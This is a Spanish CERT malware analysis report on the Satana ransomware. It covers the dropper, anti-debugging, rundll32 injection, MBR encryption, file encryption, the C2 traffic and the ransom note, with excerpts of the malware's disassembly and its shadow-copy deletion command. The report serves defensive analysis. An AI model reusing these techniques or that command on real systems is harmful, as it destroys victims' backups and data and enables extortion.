Informe Código Dañino CCN-CERT ID-20/16

Ransom.Satana

Octubre de 2016

CENTRO CRIPTOLOGICO NACIONAL
2.5.4.13=Qualified Certificate: AAPP-SEP-M-SW-KPSC,
ou=sello electrónico, serialNumber=S2800155J,
o=CENTRO CRIPTOLOGICO NACIONAL, cn=CENTRO
CRIPTOLOGICO NACIONAL, c=ES
2016.10.10 18:06:03 +02'00'

ÍNDICE

1. SOBRE CCN-CERT

El CCN-CERT (www.ccn-cert.cni.es) es la Capacidad de Respuesta a incidentes de Seguridad de la Información del Centro Criptológico Nacional, CCN. Este servicio se creó en el año 2006 como **CERT Gubernamental Nacional español** y sus funciones quedan recogidas en la Ley 11/2002 reguladora del Centro Nacional de Inteligencia, el RD 421/2004 de regulación del CCN y en el RD 3/2010, de 8 de enero, regulador del Esquema Nacional de Seguridad.

De acuerdo a todas ellas, el CCN-CERT tiene responsabilidad en ciberataques sobre **sistemas clasificados** y sobre sistemas de las **Administraciones Públicas** y de **empresas y organizaciones de interés estratégico** para el país. Su misión, por tanto, es contribuir a la mejora de la ciberseguridad española, siendo el centro de alerta y respuesta nacional que coopere y ayude a responder de forma rápida y eficiente a los ciberataques y a afrontar de forma activa las ciberamenazas.

2. RESUMEN EJECUTIVO

El presente documento recoge el análisis del código dañino "***Ransom.Satana***", el cual ha sido diseñado para leer las unidades de discos duros conectados al sistema operativo, extraer sus sectores de arranque ("MBR") y cifrarlos. También cifra ciertos archivos que cumplan un patrón determinado en su extensión.

El objetivo del código dañino es extorsionar a la víctima para que pague un rescate por recuperar el sistema comprometido y los archivos cifrados.

Se desconoce el vector de entrada del código dañino pero hay que tener en cuenta que su código no parece estar terminado, existiendo errores tanto a nivel de diseño como de implementación que hacen que esta versión no esté preparada para ser distribuida en Internet.

3. INFORMACIÓN DE VERSIONES DEL CÓDIGO DAÑINO

Solo se conoce una versión del código dañino, aunque no se descarta que puedan surgir nuevas versiones próximamente.

3.1 EXTENSIONES A CIFRAR

La parte encargada del cifrado de archivos mediante extensión toma como objetivo todos los archivos que posean cualquiera de las siguientes extensiones:

.bak	**.xls**	**.tif**	**.mdf**	**.v2i**	**.ods**
.doc	**.cry**	**.1cd**	**.sdf**	**.3ds**	**.rar**
.jpg	**.xml**	**.tax**	**.dwg**	**.ma**	**.zip**
.jpe	**.vsd**	**.gif**	**.dxf**	**.ppt**	**.7z**
.txt	**.pdf**	**.gbr**	**.dgn**	**.acc**	**.cpp**
.tex	**.csv**	**.png**	**.stl**	**.vpd**	**.pas**
.dbf	**.bmp**	**.mdb**	**.gho**	**.odt**	**.asm**
.db					

3.2 EXTENSIÓN AÑADIDA A LOS ARCHIVOS CIFRADOS

El código dañino no añade ninguna extensión a los archivos cifrados. Sin embargo añade al comienzo del archivo la dirección de correo elegida como soporte técnico. Por ejemplo:

lanachka888@mail.com__playa.jpg

3.3 ARCHIVOS DE RESCATE

El código dañino crea un archivo con información acerca del secuestro en cada directorio en donde pueda cifrar al menos un archivo, y en la carpeta %TEMP% del sistema.

!satana!.txt

El contenido del archivo de rescate es siempre el mismo, salvo la dirección *Bitcoin* obtenida para ser usada en esa infección, la dirección de correo para dar soporte técnico a las víctimas del código dañino y el *hash* MD5 obtenido del perfil del hardware del sistema comprometido.

You had bad luck.There was crypting of all your files in a FS bootkit virus

<!SATANA!>

To decrypt you need send on this E-mail: lanachka888@mail.com your private code: <*hash md5 único del hardware*> and pay on a Bitcoin Wallet: <*dirección bitcoin elegida para el pago*> total 0,5 btc

After that during 1 - 2 days the software will be sent to you - decryptor - and the necessary instructions. All changes in hardware configurations of your computer can make the decryption of your files absolutely impossible!

Decryption of your files is possible only on your PC!

Recovery is possible during 7 days, after which the program - decryptor - can not ask for the necessary signature from a public certificate server.

Please contact via e-mail, which you can find as yet in the form of a text document in a folder with encrypted files, as well as in the name of all encrypted files.If you do not appreciate your files we recommend you format all your disks and reinstall the system. Read carefully this warning as it is no longer able to see at startup of the computer. We remind once again- it is all serious! Do not touch the configuration of your computer!

E-mail: <*dirección e-mail elegida para soporte*> - this is our mail

CODE: <*hash md5 único del hardware*> this is code; you must send

BTC: <*dirección bitcoin elegida para el pago*> here need to pay 0,5 bitcoins

How to pay on the Bitcoin wallet you can easily find on the Internet.

Enter your unlock code, obtained by E-mail here and press "ENTER" to continue the normal download on your computer. Good luck! May God help you!

<!SATANA!>

Además del archivo de texto creado, tras reiniciar el equipo, se ve la siguiente pantalla con la información del secuestro del sistema.



Ilustración 1. Información en el arranque del secuestro del sistema

4. CARACTERÍSTICAS DEL CÓDIGO DAÑINO

El código dañino examinado posee las siguientes características:

- Carga el código dañino en el sistema.
- Se encuentra embebido en un "dropper".
- Utiliza técnicas anti-depuración.
- Cifra el sector de arranque ("MBR").
- Enumera las unidades disponibles y cifra ciertos archivos de todas aquellas que sean de tipo disco duro, extraíble o de recurso de red.
- Se comunica con un servidor C2 (Mando y Control) y manda datos para mantener identificado el equipo comprometido.

5. DETALLES GENERALES

La muestra analizada se corresponde con las siguientes firmas MD5:

46bfd4f1d581d7c0121d2b19a005d3df → Ransom.Satana ("dropper")
f7b3caf1bea4199ed60e80a27ea100f9 → Muestra extraída del "dropper"

El binario tiene formato PE (*Portable Executable*), es decir, es un ejecutable para sistemas operativos Windows, concretamente para 32 bits. En la muestra analizada se

ha podido observar que la fecha interna de creación del programa data del 25 de junio del 2016.



Ilustración 2. Detalles del binario

6. PROCEDIMIENTO DE INFECCIÓN

La infección en el equipo se produce al ejecutar el fichero que contiene el código dañino. Una vez ejecutado realiza las siguientes acciones en el equipo de la víctima:

- El "dropper" pone en memoria el código dañino y lo ejecuta.
- Obtiene información única del sistema comprometido.
- Se copia en la ruta temporal de Windows bajo otro nombre y se ejecuta desde esa ubicación.
- Guarda en el registro la dirección *Bitcoin* en la que recibir el rescate y la dirección de correo electrónico de soporte para contactar en caso de algún problema.
- Cifra el sector de arranque ("MBR") y lo sustituye por otro dañino.
- Borra las *Shadow Volume* del sistema comprometido.
- Enumera los discos físicos del equipo.
- Crea una serie de hilos por cada unidad conectada al equipo de tipo disco duro, extraíble o red para cifrar los archivos que tengan una serie de extensiones.
- Tras el proceso de cifrado, finaliza.

7. CARACTERÍSTICAS TÉCNICAS

Lo primero que hace el código dañino es ejecutar la parte del "dropper", que pone en memoria y arranca el código dañino en sí. Una vez hecho, procede a comprobar que no se esté ejecutando bajo un depurador ("*debugger*") llamando a la función "*NtQueryInformationProcess*" con el parámetro de clase de información a "*7*", de forma que devuelve un "0" en el caso de que no exista un depurador, o devuelve cualquier otro valor en caso contrario.

El código dañino comprueba el retorno de dicha función y, en el caso de que no sea "0", procede a dirigirse a un flujo de código encargado de realizar el borrado del código dañino del sistema comprometido.

```
mov     ebx, [<&KERNEL32.GetCurrentProcess>]      kernel32.GetCurrentProcess
push    0                                         pReqsize = NULL
push    4                                         Bufsize = 4
lea     eax, [ebp-4]
push    eax                                       Buffer
push    7                                         InfoClass = 7
mov     dword ptr [ebp-4], 0
call    ebx                                       GetCurrentProcess
push    eax                                       hProcess
call    [<&ntdll.NtQueryInformationProcess>]      ZwQueryInformationProcess
cmp     dword ptr [ebp-4], 0
nop
```

Ilustración 3. Detección de depurador en la aplicación

En este código se ejecuta la aplicación "rundll32.exe" en modo suspendido y, usando "VirtualAllocEx", reserva un espacio de memoria. Después copia el nombre y la ruta del propio código dañino, tres direcciones de memoria a las funciones "DeleteFileA", "Sleep" y "ExitProcess", y un pequeño código que espera dos segundos y borra el código dañino del disco.

```
push    edx                                       BytesToWrite => 50 (80.)
push    00402C90                                  Buffer = _003C000.00402C90
lea     eax, [esi+74]
push    eax                                       Address
push    ecx                                       hProcess
call    edi                                       WriteProcessMemory
mov     edx, [local.3]
push    0
push    edx
push    esi
call    [<&KERNEL32.QueueUserAPC>]                kernel32.QueueUserAPC
mov     eax, [local.3]
push    eax                                       hThread
call    [<&KERNEL32.ResumeThread>]                ResumeThread
```

Ilustración 4. Creando hilo remoto en el proceso "rundll32.exe"

Tras esa copia crea un hilo remoto mediante "QueueUserAPC" y finaliza con "ExitProcess".

```
mov     ebp, esp
push    ecx
call    $+5
pop     eax
sub     eax, 9
mov     [ebp-4], eax
mov     eax, [ebp-4]
sub     eax, 74h ; 't'
mov     [ebp-4], eax
push    2000            ; 2 segundos
mov     ecx, [ebp-4]
mov     edx, [ecx+4]
call    edx             ; Sleep
mov     eax, [ebp-4]
add     eax, 10h
push    eax
mov     ecx, [ebp-4]
mov     edx, [ecx+8]
call    edx             ; DeleteFileA
push    0
mov     eax, [ebp-4]
mov     ecx, [eax+0Ch]
call    ecx             ; ExitProcess
mov     esp, ebp
pop     ebp
retn
```

Ilustración 5. Código inyectado borrando el código dañino

En el caso de que no se ejecute esa parte de código, procede a obtener el perfil de hardware del sistema comprometido mediante la función "GetCurrentHwProfileW". Esta función devuelve el GUID único del perfil actual de hardware del sistema. En la máquina de análisis se obtuvo el siguiente resultado:

{a3baefc0-d65f-11e1-a09d-806d6172696f}

Del valor obtenido se calcula un *hash MD5* que, en el caso del análisis, fue:

4346725f59f7cd2d48699d5314c878d2

Posteriormente, comprueba los argumentos que le han podido pasar al ejecutarse que no existen, en este caso inicial, por lo que continúa su ejecución. Esto lo realiza porque, como se verá en este mismo apartado, el código dañino se vuelve a ejecutar desde otra ubicación pasando como parámetros el GUID del hardware y una ruta.

A continuación, el código dañino mediante una serie de funciones obtiene del sistema comprometido la siguiente información:

- **IsWow64Process**: si es un sistema operativo de 64 bits.
- **GetComputerNameA**: el nombre del ordenador.
- **GetUserNameA**: el nombre del usuario activo.
- **GetModuleFileNameA**: el propio nombre del código dañino y su ruta.
- **GetSystemDefaultLCID**: el código de lenguaje del sistema.
- **GetLocaleInfoA**: la cadena de texto del lenguaje del sistema.

Una vez obtenida toda esta información realiza una primera conexión con su servidor C2, "*185.127.26.186*", cuya dirección IP está ofuscada y viene embebida en el código. En esta conexión se envía parte de la información del sistema recopilada.

A continuación, comprueba que la cadena de texto del idioma del sistema no coincida con "Russian". En caso de que así sea, finaliza su ejecución.

El siguiente paso que realiza el código dañino es descifrar el texto que será mostrado en el sector de arranque modificado. Dicho texto está cifrado con una simple operación "*XOR*" con el valor "0x34! y comprimido con la función "RtlDecompressBuffer". También descomprime una lista de direcciones *Bitcoins* desde la que elegirá una en donde, posteriormente, realizar el pago del secuestro de los archivos.

XckRGrfki7heuskuFavvh14wmRiaAucrPn
XtumpYQZE3THSx5fG3P9uFTocAbU6DCdwQ
XgcJptdY1pSVtCGCAvFBavH7oWAe2iASvS
XbvKCGr8VowpBLwE8VxHNL2oL24ukKcNFw
XqW49FMuYkSVhSwjB6wvgHNnTDhTasLqtx
Xoq9wmiB1vbT7WAkGZWcgex544YGdC93Eb
XqgWm5YW5U7H1Zrr3fcrdTPDwE7DefDTxi
XpVh1a3MqRPea2e1GJEvAYeVkpvF98sqhS
Xqz5WKhkQJBub7XABd4TJANXtQXGCacNUG
XjU81vkJn4kExpBE2r92tcA3zXVdbfux6T
XepTcfFzy1p7LpyRRQyqBz6jszwRVbo1Xm
Xmw3ufNfX5zWkspZAmCWgcF1epMahhZWTR
XsHmuuiWcMgjitqGaxdaafnBGCnP13zcy6
XsrR2he2Z8un5ysGWnJ1wveZRPRS96XEoX
XtmxHRo8xkvaJ9FdNumLUARqsWvETHGCG5

Todas las direcciones *Bitcoin* son incorrectas y ningún pago podrá ser realizado con ellas. Este es uno de los aspectos que denotan que el código no está preparado para ser usado de forma masiva.

Por último, descomprime la lista de direcciones de correo desde la que será escogida aleatoriamente una más adelante como contacto de soporte técnico.

matusik11@techemail.com	**orjovaja@mail.com**
sesillil@techemail.com	**ryanqw31@gmail.com**
monika343@ausi.com	**banetnatia@mail.com**

adamadam@ausi.com	**megrela777@mail.com**
gricakova@techemail.com	**rayankirr@gmail.com**
missganz@ausi.com	**lanachka888@mail.com**
sarah_G@ausi.com	**khaprov_igor@mail.com**
khoperia331@mail.com	

El siguiente paso que el código dañino realiza es obtener datos referentes al procesador del sistema comprometido a través de la función "ExpandEnvironmentStringsW":

- La arquitectura del procesador, por ejemplo, "x86".
- El identificador del procesador según el fabricante.
- El nivel del procesador.
- La revisión del procesador.

Con toda esta información se crea una cadena de texto sobre la que se calcula su *hash MD5*. Con ese valor, se accede a la clave del registro de Windows de forma que, en caso de no existir, se crea:

[HKEY_CURRENT_USER\<*hash_MD5*>]

Después, aleatoriamente, se obtiene una de las direcciones *Bitcoins* y una dirección de correo de las listas indicadas previamente que se mantienen en memoria junto con el primer *hash MD5* del perfil de hardware y el texto con la información sobre el secuestro y los pasos a seguir para la recuperación de los archivos y el sistema.

```
mov     eax, [418498]                 ASCII "0,5"
push    00401204                      ASCII "XjU81vkJn4kExpBE2r92tcA3zXUdbfux6T"
push    004181A0                      ASCII "4346725F59F7CD2D48699D5314C878D2"
push    00418278                      ASCII "lanachka888@mail.com"
push    00413F70                      ASCII "0,5"
push    00401204                      ASCII "XjU81vkJn4kExpBE2r92tcA3zXUdbfux6T"
push    004181A0                      ASCII "4346725F59F7CD2D48699D5314C878D2"
push    00418278                      ASCII "lanachka888@mail.com"
push    00413F70                      format => "You had bad luck.There was crypting of
push    edx                           s
push    eax
mov     [4184A0], eax                 sprintf
call    [<&ntdll.sprintf>]
```

Ilustración 6. Creando el texto acerca del secuestro

A continuación, se crea en la ruta temporal del sistema operativo, %TEMP%, un archivo de texto que contiene la información del secuestro.

%TEMP%\!satana!.txt

También se escriben dos entradas en el registro sobre la clave antes mencionada con la dirección *Bitcoin* en la que efectuar el pago y la dirección de correo de contacto:



Ilustración 7. Información de dirección *Bitcoin* y correo en el registro

A continuación, se crea una entrada en el registro para que, si el equipo se pudiera volver a arrancar tras la infección, se muestre el texto acerca del secuestro de los archivos y el sistema, así como el procedimiento a seguir para recuperarlos. Esa entrada tiene un nombre generado aleatoriamente.

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]

<*nombre_aleatorio*> = notepad %TEMP%\!satana!.txt

Después establece conexión con el servidor C2 para enviar la dirección de correo de contacto como soporte técnico.

Posteriormente, se crea una copia del fichero del propio código dañino a la ruta temporal del sistema comprometido, %TEMP%, con un nombre aleatorio y se crea un hilo que tiene la función de volver a ejecutar el código dañino desde esa nueva ubicación con dos argumentos: el identificador de hardware del sistema (GUID) y la ruta al código dañino original. Una vez lanzado el hilo, se espera que finalice para terminar también la ejecución inicial.

En esta nueva ejecución, el código dañino comprueba los argumentos y verifica que el primer argumento coincida con el identificador de hardware del sistema comprometido y, en el caso de que sea correcto, procede a borrar mediante "DeleteFileW" el archivo indicado en el segundo parámetro, es decir, la ubicación original del código dañino. En el caso de que no consiga borrar el archivo por algún motivo, llama a la función "MoveFileExW" indicando que mueva el fichero a "NULL" en el siguiente reinicio del sistema, lo cual debería borrarlo.

A continuación, saca de la sección de datos el código de arranque dañino que descifra con un algoritmo propietario y lo descomprime usando "RtlDecompressBuffer" al igual que también descomprime el texto que será mostrado en cada reinicio del sistema.

El siguiente paso es acceder de forma física a los discos duros del sistema, accediendo mediante "CreateFileA":



Ilustración 8. Acceso al primer disco de forma física

Una vez abierto con éxito se obtiene el número de sectores que posee el disco mediante una llamada a la función "DeviceIoControl" y el código IO "70000" (*IOCTL_DISK_GET_DRIVE_GEOMETRY*).

Obtenido el número de sectores se reserva un *buffer* de memoria del tamaño de un sector (por defecto 512 bytes) y se copia el sector de arranque original ("MBR") del sistema al *buffer*. Se comprueba que sea un sector de arranque válido mediante los dos bytes de terminación, "*55*" y "*AA*", se sustituye por un nuevo sector de arranque dañino y se guarda el original de forma cifrada en otro sector.

Una vez finalizada la fase del cifrado del sector de arranque, el código dañino crea una clave de cifrado única que es enviada al C2 y, después, enumera todas las unidades susceptibles de poder cifrar algunos de sus archivos.

Sobre cada una de esas unidades, crea un hilo que se encarga de:

- Enumerar los archivos a cifrar en cada unidad.
- Cifrar los archivos seleccionados.
- Añadir un fichero de texto en el mismo directorio con la información del secuestro.

Una vez finalizado el proceso de cifrado, el código dañino se borra del disco y finaliza su ejecución.

8. CIFRADO Y OFUSCACIÓN

El código dañino posee dos fases de cifrado: una de bajo nivel para el sector de arranque del sistema y otra para cifrar archivos en discos duros, unidades extraíbles o recursos de red.

8.1 CIFRADO DEL SECTOR DE ARRANQUE

Al igual que ocurre con el "Ransom.Petya", este código dañino cifra el sector de arranque del sistema comprometido ("MBR") pero su complejidad es escasa ya que ni modifica la tabla de archivos, ni está finalizado pudiéndose restablecer el sector de arranque original.

Para llevar a cabo el cifrado del sector de arranque, se saca de la sección de datos el código de arranque dañino descifrado con un algoritmo propietario y lo descomprime usando "RtlDecompressBuffer" al igual que también descomprime el texto que será mostrado en cada reinicio del sistema.

Por otro lado, lee el sector de arranque del sistema y lo cifra con una operación "*XOR*" con un valor aleatorio para cada byte. Tanto el sector de arranque original cifrado como el vector con los valores usados para hacer el "*XOR*" se almacenan temporalmente en memoria y, posteriormente, se escriben en las posiciones "0x00000200" y "0x00000C00" del disco, respectivamente. Es importante destacar que con esta información se puede recuperar el sector de arranque original sin tener que pagar ningún rescate aunque, actualmente, no existe herramienta alguna que lo haga.

Posteriormente, se escribe el código de arranque dañino en el lugar del sector de arranque original y se cifra una parte de este con otra operación "*XOR*" con un byte aleatorio. Este byte se guarda inmediatamente después al bloque cifrado, es decir, la posición "0x000001F0". Por último, a partir de la posición "0x00000400" se escribe el texto a mostrar en el arranque con la información del secuestro.

De esta forma, el sector de arranque del código dañino está dividido en dos partes: una cifrada y otra descifrada.

```
                pushad
                cld
                mov     si, 7C00h
                mov     di, 600h
                mov     cx, 200h
                rep movsb
                mov     bx, 7C2Ch
                sub     bx, 7C00h
                add     bx, 600h
                mov     cx, bx

loc_1B:                                 ; CODE XREF: seg000:0028↓j
                mov     al, [bx]
                xor     al, ds:byte_7FC
                mov     [bx], al
                inc     bx
                cmp     bx, 7FBh
                jnz     short loc_1B
                jmp     cx
```

Ilustración 9. Primera parte del sector de arranque del código dañino

Cuando se inicia el sistema con el nuevo sector de arranque dañino, la primera parte del código copia todo el contenido del sector desde la dirección de memoria "0x7C00", donde la BIOS ha copiado el sector de arranque dañino, a la dirección de memoria "0x0600".

Tras realizar la copia, el código dañino descifra la segunda parte de su código mediante una simple operación "*XOR*" tomando como valor el byte que se guardó en la posición "0x000001F0" del disco en la fase de infección.

Tras la operación "*XOR*" se obtiene la segunda parte del código de arranque dañino y se ejecuta.

```
                mov     al, 7
                out     70h, al         ; CMOS Memory/RTC Index Register:
                                        ; RTC Seconds
                in      al, 71h         ; CMOS Memory/RTC Data Register
                aam     10h
                aad
                mov     ah, ds:7FBh
                inc     ah
                cmp     al, ah
                mov     ax, 3
                int     10h             ; - VIDEO - SET VIDEO MODE
                                        ; AL = mode
                call    Satana_ReadSectorsFromDiskToMemory
                mov     si, bx
                call    Satana_ReadFromDiskRansomNoteAndPrepareVideoMode
                call    Satana_WriteRansomScreen

_loop_read_keyboard:                    ; CODE XREF: seg000:002E↓j
                                        ; seg000:0032↓j ...
                push    di
                mov     ah, 0
                int     16h             ; KEYBOARD - READ CHAR FROM BUFFER, WAIT IF EMPTY
                                        ; Return: AH = scan code, AL = character
```

Ilustración 10. Segunda capa del sector de arranque del código dañino

En esta parte del código, se realizan las siguientes acciones:

- Se muestra en pantalla el texto del secuestro del sistema.
- Se carga el sector de arranque original cifrado en memoria.
- Se solicita una clave al usuario por pantalla como prueba de que se ha pagado el rescate.



Ilustración 11. Comprobación infinita de la clave introducida por el usuario

Tanto si se introduce una clave como cualquier otro texto, al pulsar la tecla "*Enter*", el código se queda en un bucle infinito y bloquea el sistema. Este es otro de los aspectos que indica que el código no está finalizado y tiene errores en su implementación.

8.2 CIFRADO DE FICHEROS

El código dañino también cifra los archivos del sistema comprometido que cumplan un patrón por extensión en todas las unidades de disco, red y extraíbles del sistema comprometido.

Para ello, la primera acción que realiza es calcular una clave aleatoria con sucesivas llamadas al "*opcode rdtsc*"[1]. Se debe tener en cuenta que dicha clave no es almacenada en el sistema y que solo es enviada una vez al servidor C2. En el caso de que el servidor C2 no pudiera recibir dicha información, la clave se perdería y no se podrían recuperar los archivos cifrados. Esta clave es usada para todos los archivos en el sistema.

Tras la creación de la clave se procede a realizar el borrado de todos los "Shadow Volume" del sistema mediante "ShellExecuteExW".

```
UNICODE "ments and Settings\User\Application Data"
UNICODE "open"
UNICODE "C:\WINDOWS\system32\VSSADMIN.EXE"
UNICODE "Delete Shadows /All /Quiet"
```

Ilustración 12. Borrado de los "*Shadow Volumes*" del sistema comprometido

Tras el borrado de los "Shadow Volumes", el código dañino procede a enumerar todas las unidades lógicas y comprobar sus tipos. En el caso de que sean de tipo disco duro, extraíble o de red los considera como objetivo para cifrar archivos.

Por cada una de las unidades encontradas se lanza un hilo que enumera los archivos que contiene comprobando para cada uno los siguientes puntos:

- Que su extensión sea alguna de las indicadas en el apartado 3.1 EXTENSIONES A CIFRAR.
- Que el nombre no contenga la palabra "!satana!".
- Que su nombre no sea o contenga alguna de las siguientes cadenas:

C:\WINDOWS
Microsoft\Windows

En el caso de que cumplan todas las condiciones, el fichero se cifrará y, en caso contrario, se ignorará y pasará a analizar el siguiente de la lista. El proceso de cifrado sobre los archivos es el siguiente:

- Poner sus atributos a normal.
- Abrir el archivo mediante "CreateFileA".

[1] "*rdtsc*" es una instrucción del procesador que devuelve un valor que indica el tiempo que lleva encendido el ordenador.

- Realizar un mapeo a memoria de su contenido.
- Cifrar mediante AES, en modo "*EBC*", con la clave generada anteriormente y una operación "*XOR*" en bloques de 4 bytes entre el resultado del cifrado AES y la misma clave.
- Renombrar el archivo cifrado mediante "MoveFileW" con el mismo nombre y extensión original, pero añadiendo al nombre la dirección de correo usada para el soporte técnico del código dañino y dos guiones bajos, por ejemplo:

lanachka888@mail.com__ejemplo.jpg

- Crea una copia del archivo de texto "!satana!.txt" en cada carpeta que se cifre algún archivo.

Tras finalizar todo el proceso de cifrado el código dañino se borra de su ubicación y finaliza su ejecución.

8.3 OFUSCACIÓN

El código dañino emplea una función dedicada para des-ofuscar determinadas cadenas de texto. La función es propietaria siendo simples operaciones "*XOR*" y sumas y restas.

```
sub     esi, eax
mov     [local.1], edx
sub     edi, eax
mov     edx, [local.1]
mov     byte ptr [edx+eax], 0
mov     byte ptr [eax], 0
mov     dl, [esi+eax]
sub     dl, cl
dec     dl
mov     [edi+eax], dl
inc     ecx
inc     eax
cmp     ecx, [local.2]
jbe     short 00402663
pop     edi
```

Ilustración 13. Función de des-ofuscación de cadenas de texto

9. PERSISTENCIA EN EL SISTEMA

El código dañino no establece ningún método de persistencia en el sistema comprometido pero sí usa dos entradas en el registro para almacenar cierta información, como la dirección *Bitcoin* en la que realizar el pago y la dirección de correo de contacto a su soporte técnico. También muestra un mensaje en el arranque del sistema con la información del secuestro tal como se explica en el apartado 7. CARACTERÍSTICAS TÉCNICAS del presente informe.

10. CONEXIONES DE RED

El código dañino establece diferentes conexiones HTTP de tipo POST con su servidor C2 en la dirección IP "185.127.26.186" para enviar los datos del sistema comprometido.

La comunicación se establece al archivo "add.php" donde le envía la siguiente información:

- **id**: el valor de afiliado al que pertenece esa muestra que, en los análisis hechos, tiene el valor "7".
